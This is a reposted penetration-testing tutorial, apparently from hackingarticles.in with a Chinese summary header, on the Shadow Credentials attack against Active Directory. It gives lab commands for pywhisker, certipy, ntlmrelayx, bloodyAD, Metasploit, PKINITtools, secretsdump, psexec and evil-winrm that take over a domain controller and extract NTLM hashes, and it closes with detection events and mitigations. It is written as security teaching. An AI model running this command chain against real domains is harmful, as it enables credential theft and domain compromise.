这篇文章介绍了Shadow Credentials攻击技术,该技术通过利用Active Directory Certificate Services(AD CS)的漏洞,在目标用户的msDS-KeyCredentialLink属性中注入自定义证书,从而实现持久访问。文章详细讲解了实验室设置、攻击方法(如AS-REP Roasting和PKINIT工具)、检测机制(如Kerberos TGT请求异常和AD对象修改事件)以及缓解措施(如加强访问控制、实施多因素认证等)。 2025-2-12 17:7:8 Author: www.hackingarticles.in(查看原文) 阅读量:53 收藏
In this post, we explore the exploitation technique known as the Shadow Credentials attack. This attack leverages the mismanagement or exploitation of Active Directory Certificate Services (AD CS) to inject custom certificates into a user account, granting attackers persistent access. By modifying the msDS-KeyCredentialLink attribute, adversaries can effectively create “shadow credentials” that allow them to authenticate as the target user without needing their password or NTLM hash.
The post outlines lab setup, exploitation methods, and mitigation techniques, mapped to the MITRE ATT&CK framework for clarity. Detection mechanisms and actionable recommendations are also provided to help security professionals identify and defend against this prevalent threat.
Table of Contents
- Shadow Credentials
- Prerequisites
- Lab Setup
Exploitation
- Bloodhound – Hunting for Weak Permission
Method for Exploitation – AS-REP Roasting Attack (T1558.004)
- PyWhisker
- PKINITtools
- Certipy-ad
- NTLMRelayx
- BloodyAD
- Metasploit
- ldap_shell tool
Post Explotation
- Impacket -psexec
- Evil-winrm
Detection & Mitigation
Introduction to Kerberos Authentication
Kerberos is a trusted authentication protocol used in Active Directory to securely verify the identity of users and services. It uses tickets to reduce the need for transmitting passwords over the network.
Symmetric Encryption in Kerberos
In traditional Kerberos authentication, symmetric encryption is used. Here’s how it works:
- AS-REQ (Authentication Service Request): The client sends a request to the Key Distribution Center (KDC), including a timestamp encrypted with a key derived from the user’s password.
- AS-REP (Authentication Service Response): The KDC validates the timestamp using the user’s stored hash and returns a Ticket Granting Ticket (TGT) encrypted with the KDC’s secret key.
- TGS-REQ and TGS-REP: The client uses the TGT to request access to a service, and the KDC issues a service ticket.
While symmetric encryption is effective, it relies on shared secrets (passwords) and is not suitable for scenarios requiring public key infrastructure (PKI), such as smart card authentication.
Asymmetric Encryption with PKINIT
PKINIT (Public Key Cryptography for Initial Authentication): PKINIT (Public Key Cryptography for Initial Authentication) is an extension of Kerberos that uses asymmetric encryption. Instead of relying on passwords, it uses public-private key pairs for authentication.
PKINIT Certificate Authentication: Uses a traditional X.509 certificate and private key pair to authenticate a Kerberos client. The KDC directly validates the certificate.
PKINIT Key Trust: Relies on a public key stored in the msDS-KeyCredentialLink attribute of an AD object. The KDC authenticates the client by verifying that the public key used in the authentication request matches the one stored in the AD object, without needing a traditional certificate.
Here’s how it works:
- AS-REQ with PKINIT: The client sends a request to the KDC, including a timestamp signed with the client’s private key and the corresponding public key.
- Public Key Validation: The KDC checks the client’s public key against the msDS-KeyCredentialLink attribute in Active Directory. Means, instead of directly using the certificate for authentication, the KDC is validating if any of the public keys in the msDS-KeyCredentialLinkattribute of the user matches the one used in the AS-REQ. If the key is valid, the KDC decrypts the timestamp and verifies the signature.
- AS-REP: If validation is successful, the KDC issues a TGT to the client.
The msDS-KeyCredentialLink Attribute
In simple terms, PKINIT introduces the msDS-KeyCredentialLink attribute in Windows Server 2016 to store public keys for authentication. This attribute is crucial for certificate-based authentication, and here are its key details:
- The msDS-KeyCredentialLink is a multi-value attribute, meaning multiple public keys can be stored for a single account, often representing different devices linked to that account.
- Each value in this attribute contains serialized objects called Key Credentials. These objects include:
- Creation date
- Distinguished name of the owner
- A GUID representing a Device ID
- The public key itself
- During PKINIT authentication, the client’s public key is verified against the values stored in this attribute. If a match is found, the KDC proceeds with authentication.
- Managing and modifying the msDS-KeyCredentialLink attribute is an action that requires specific permissions, typically held by accounts that are members of highly privileged groups.
These groups include:
Key Admins: members of this group can perform administrative actions on key objects within the domain. The Key Admins group applies to the Windows Server operating system in Default Active Directory security groups.
Enterprise Key Admins: members of this group can perform administrative actions on key objects within the forest.
Domain Admins: members of this group have almost all the privileges within a domain, including the ability to modify attributes.
- It is important to note that user objects can’t edit their own msDS-KeyCredentialLink attribute, while computer objects can. On the other hand, computer objects can edit their own msDS-KeyCredentialLink attribute but can only add a KeyCredential if none already exists.
How Shadow Credentials Work
The Shadow Credentials attack takes advantage of improper permissions on the msDS-KeyCredentialLink attribute, allowing attackers to inject their own public key into the attribute of a target user or computer account. Once this is done, they can impersonate the target account using PKINIT.
Here is how the attack works step by step:
Step 1: Identify Target Permissions
The attacker identifies an Active Directory object (such as a user or computer account) where they have permissions to modify attributes. Permissions like GenericWrite or GenericAll are required to modify the msDS-KeyCredentialLink attribute.
Step 2: Inject the Attacker’s Public Key
The attacker adds their own public key to the msDS-KeyCredentialLink attribute of the target account. This process essentially “registers” the attacker’s key as a valid authentication method for the target.
Step 3: Generate a Certificate
The attacker creates a certificate in PFX format using the private key associated with the injected public key. This certificate is now tied to the target account.
Step 4: Authenticate as the Target Account
With the generated certificate, the attacker authenticates to the domain using PKINIT. The KDC validates the attacker’s public key against the msDS-KeyCredentialLink attribute and issues a Ticket Granting Ticket (TGT) for the target account.
Step 5: Impersonate Users or Escalate Privileges
Using the TGT, the attacker can:
- Perform lateral movement within the network.
- Use the S4U2self protocol to impersonate other users.
- Extract NTLM hashes from the Privilege Attribute Certificate (PAC).
Prerequisites
- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux
- Tools: PyWhishker, Impacket, certipy-ad, BloodyAD, Metasploit, ldap_shell
- Windows 10/11 – As Client
Lab Setup
In this lab setup, we will create a user named ‘Krishna’ and elevate its privileges by adding it to the Key Admins and Enterprise Key Admins groups. This setup will showcase how attackers can exploit the msDS-KeyCredentialLink attribute to perform a Shadow Credentials attack, demonstrating privilege escalation and unauthorized persistent access.
Create the AD Environment:
To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.
Domain Controller:
- Install Windows Server (2016 or 2019 recommended) that supports PKINIT.
- Promote it to a Domain Controller by adding the Active Directory Domain Services
- Set up the domain (e.g., local).
- The domain must have Active Directory Certificate Services and a Certificate Authority
User Accounts:
- Create an AD user account named Krishna.
net user krishna Password@1 /add /domain

Add ‘Krishna’ User to Privileged Groups:
Once your AD environment is set up, you need to add Krishna user to the Key Admins and Enterprise Key Admins security groups.
Steps:
- Open Active Directory Users and Computers (ADUC) on the Domain Controller.
- Enable the Advanced Features view by clicking on View > Advanced Features.
- Locate User Krishna in the Users
- Right-click on Krishna User and go to Properties.

- Go to the Member Oftab and click on Add button
- In the “Enter the object name to select” box, type Key Admins and Enterprise Key Adminsand click Check Names and click on OK
- Apply the settings.

Exploitation
Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use BloodHound to verify that Krishna have the ability to write to the “msds-KeyCredentialLink” property on DC.IGNITE.LOCAL
bloodhound-python -u krishna -p Password@1 -ns 192.168.1.48 -d ignite.local -c All

From the graphical representation of Bloodhound, the tester would like to identify the Reachable high value targets for selected user.

Thus, it has shown the Krishna User have the ability to write to the “msds-KeyCredentialLink” property on DC.IGNITE.LOCAL. Writing to this property allows an attacker to create “Shadow Credentials” on the object and authenticate as the principal using Kerberos PKINIT.

Method for Exploitation
Attackers can exploit the msDS-KeyCredentialLink attribute by injecting rogue public keys into a target user’s account.
PyWhisker
From UNIX-like systems, the msDs-KeyCredentialLink attribute of a user or computer target can be manipulated with the pyWhisker tool.
Clone the repository and install:
install pywhisker
git clone https://github.com/ShutdownRepo/pywhisker.git
python3 setup.py install
List all the current KeyCredential IDs and their creation times associated with the DC$ object.
pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"

At this point of time, it shows that attribute msDs-KeyCredentialLink is empty.
The exploitation phase begins with populating the msDS-KeyCredentialLink attribute.
PyWhishker add functionality, will generates a public-private key pair and adds a new key credential to the target object DC$.
The output will specify the PFX file (and associated password) where the certificate is stored. This will be required in the next step to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account using PKINIT.
pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "add" --filename DC$

After adding the new key, rerun the list command to confirm the key has been successfully added. This time, the output will show the newly created KeyCredential ID, along with its creation time, including the Device ID of the new key.
pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
PyWhishker info command can be used to retrieve detailed information about the newly added KeyCredential linked to the DC$ object, identified by the Device ID.
pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "info" --device-id e9c84cef-af24-9755-8ce3-67088fd3d280

Utilize PKINITOOLS to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account
Request a TGT using the PFX file that we generated using whisker’s add functionality. This uses Kerberos PKINIT and will output a TGT into the specified ccache. It will also print the AS-REP encryption key which you may need for the getnthash.py tool.
python gettgtpkinit.py -cert-pfx "/root/DC$.pfx" -pfx-pass eK2PeOlwG60EkPS2TNxX ignite.local/dc$ dc$.ccache

Set the KRB5CCNAME environment variable to point to the previously generated dc$.ccache file
export KRB5CCNAME=/root/PKINITtools/dc\$.ccache
Utilize getnthash.py to retrieve the machine account’s NTLM hash
The getnthash.py tool utilizes Kerberos U2U (User-to-User) to submit a TGS (Ticket Granting Service) request for the attacker, which includes the PAC (Privilege Attribute Certificate). The PAC contains the NT hash for the targeted account, and the tool decrypts it using the AS-REP key that was used to obtain the TGT (Ticket Granting Ticket). This allows the attacker to extract the NTLM hash for further exploitation, such as Pass-the-Hash attacks.
python getnthash.py -key 86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0 ignite.local/dc$

Certipy-ad
As an alternative, Certipy can automate these steps in a single command, streamlining the exploitation process.
Certipy’s shadow command has an auto action, which will add a new Key Credential to the target account, authenticate with the Key Credential to retrieve the NT hash and a TGT for the target, and finally restore the old Key Credential attribute.
certipy-ad shadow auto -u [email protected] -p Password@1 -account dc$

NTLMRelayx
Alternatively, to set shadow credentials on the computer object, ntlmrelayx can be used.
We will launch ntlmrelayx with the “–shadow-credentials” option and the “–shadow-target” parameter set to the name of the computer account that we are expecting to relay (in this case, DC$)
impacket-ntlmrelayx -t ldap://192.168.1.58 --shadow-credentials --shadow-target 'dc$'

Trigger a callback via browser, using krishna user’s credentials.

After a brief wait, we receive an HTTP connection from the DC$ computer account along with its NTLM credentials. These credentials are then relayed to the LDAP service on the domain controller and the msDS-KeyCredentialLink attribute of the relayed computer account is updated.

Utilize PKINITOOLS to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account
python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ shadow.ccache
Set the KRB5CCNAME environment variable to point to the previously generated shadow.ccache file
export KRB5CCNAME=shadow.ccache

Utilize getnthash.py to retrieve the machine account’s NTLM hash
python PKINITtools/getnthash.py -key 44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48 ignite.local/dc$

BloodyAD
Alternatively, BloodyAD tool can be used to add Shadow Credentials to the msDS-KeyCredentialLink attribute of the target object (DC$) in the domain ignite.local
bloodyAD --host 192.168.1.58 -u krishna -p Password@1 -d ignite.local add shadowCredentials DC$

The above command generated certificate fille along with private key in pem file format
Utilize PKINITOOLS to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account
python3 PKINITtools/gettgtpkinit.py -cert-pem CVU5WmSJ_cert.pem -key-pem CVU5WmSJ_priv.pem ignite.local/DC$ raj.ccache

Set the KRB5CCNAME environment variable to point to the previously generated raj.ccache file
export KRB5CCNAME=raj.ccache
Utilize getnthash.py to retrieve the machine account’s NTLM hash
python getnthash.py -key 56b304876557c0cc53482e6aaadf510058c4baf2d4be93b85b39fae511f9d2d3 ignite.local/dc$

Metasploit
This module can read and write the necessary LDAP attributes to configure a particular account with a Key Credential Link. This allows weaponizing write access to a user account by adding a certificate that can subsequently be used to authenticate. In order for this to succeed, the authenticated user must have write access to the target object (the object specified in TARGET_USER).
use auxiliary/admin/ldap/shadow_credentials
set rhosts 192.168.1.58
set username krishna
set password Password@1
set domain ignite.local
set target_user dc$
set rport 636
set ssl true
set action add
run

Certificate file is stored in the /.msf4/loot folder. Since the file name is too long we can rename it for our convenience.

The auxiliary/admin/kerberos/get_ticket module can be used to request TGT/TGS tickets from the KDC.
use auxiliary/admin/kerberos/get_ticket
set rhosts 192.168.1.58
set action GET_HASH
set domain ignite.local
set username dc$
set cert_file /root/.msf4/loot/dc.pfx
run

Ldap_shell
Alternatively, it can be achieved using ldap_shell
Ldap_shell ignite.local/krishna:Password@1 -dc-ip 192.168.1.58

Post-Exploitation
Using DC machine hash, dump the administrator NTLM hashes from the domain controller. And then perform lateral movement using psexec or evil-winrm.
Impacket -psexec
Using Impacket’s secretdump script to extract password hashes.
impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/[email protected]' -just-dc-user administrator

Use Impacket’s psexec module to gain access using pass-the-hash technique
impacket-psexec -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/[email protected]

Evil-winrm
Alternatively, this can be achieved using evil-winrm
Using Impacket’s secretdump script to extract password hashes.
impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/[email protected]' -just-dc-user administrator
Use evil-winrm tool to gain access using pass-the-hash technique
evil-winrm -i 192.168.1.58 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

Detection & Mitigation
Detection
Detection via Kerberos Authentication Ticket (TGT) Request
- Event: 4768 – Kerberos Authentication Ticket (TGT) was requested
- Anomaly: If PKINIT authentication (Public Key Cryptography for Initial Authentication in Kerberos) is uncommon in the environment or not typically used for the target account, it may indicate suspicious behavior.
- Key Indicator: Look for events where Certificate Information attributes are not blank in the TGT request. This may suggest the use of certificates for authentication, potentially pointing to shadow credential abuse or malicious activity.
- Action: Investigate instances where a TGT is requested with certificate-based authentication in environments where this is unusual. Scrutinize the certificate attributes in the event to detect abnormal authentication patterns.
Detection via Active Directory Object Modification
- Event: 5136 – Directory Service Object Was Modified
- Anomaly: If a System Access Control List (SACL) is configured to audit Active Directory object modifications for the targeted account, this event will be triggered when an object is modified (such as a user or device account).
- Key Indicator: Look for modifications to the msDS-KeyCredentialLink attribute, which links keys to user or service accounts. If the modification is performed by an account other than the legitimate Azure AD Connect synchronization account or the ADFS service account, this could signal suspicious activity.
- Action: Investigate changes to the msDS-KeyCredentialLink attribute. Unauthorized modifications may indicate shadow credentials being tampered with, especially if the modifying account is not typically associated with key provisioning, such as the Azure AD Connect or ADFS service accounts.
By monitoring these key events, you can effectively detect shadow credential attacks and respond to potential security breaches in your environment.
Mitigation
Regular Audits and Compliance Checks: Regularly audit AD accounts and their attributes to detect shadow credentials early. Compliance checks should make sure that all key credentials are valid and necessary. It’s also important to know how normal key credentials are stored, especially for third-party systems. This will help in identifying suspicious keys.
Implementing Strong Access Controls: Make sure only authorized personnel can modify important attributes like msDS-KeyCredentialLink by enforcing strict access controls. Use Role-Based Access Control (RBAC) to limit who has these privileges. Securing these accounts is crucial because attackers could use them without raising suspicion.
Multi-Factor Authentication (MFA): Implement MFA whenever possible to add an extra layer of security. This helps reduce the reliance on just one authentication method, making it harder for rogue key credentials to be used.
Periodic Key Rotation: Regularly rotate keys and credentials to limit how long any unauthorized shadow credentials can be used. This helps minimize the impact of any credentials that may have been added without permission.
如有侵权请联系:admin#unsafe.sh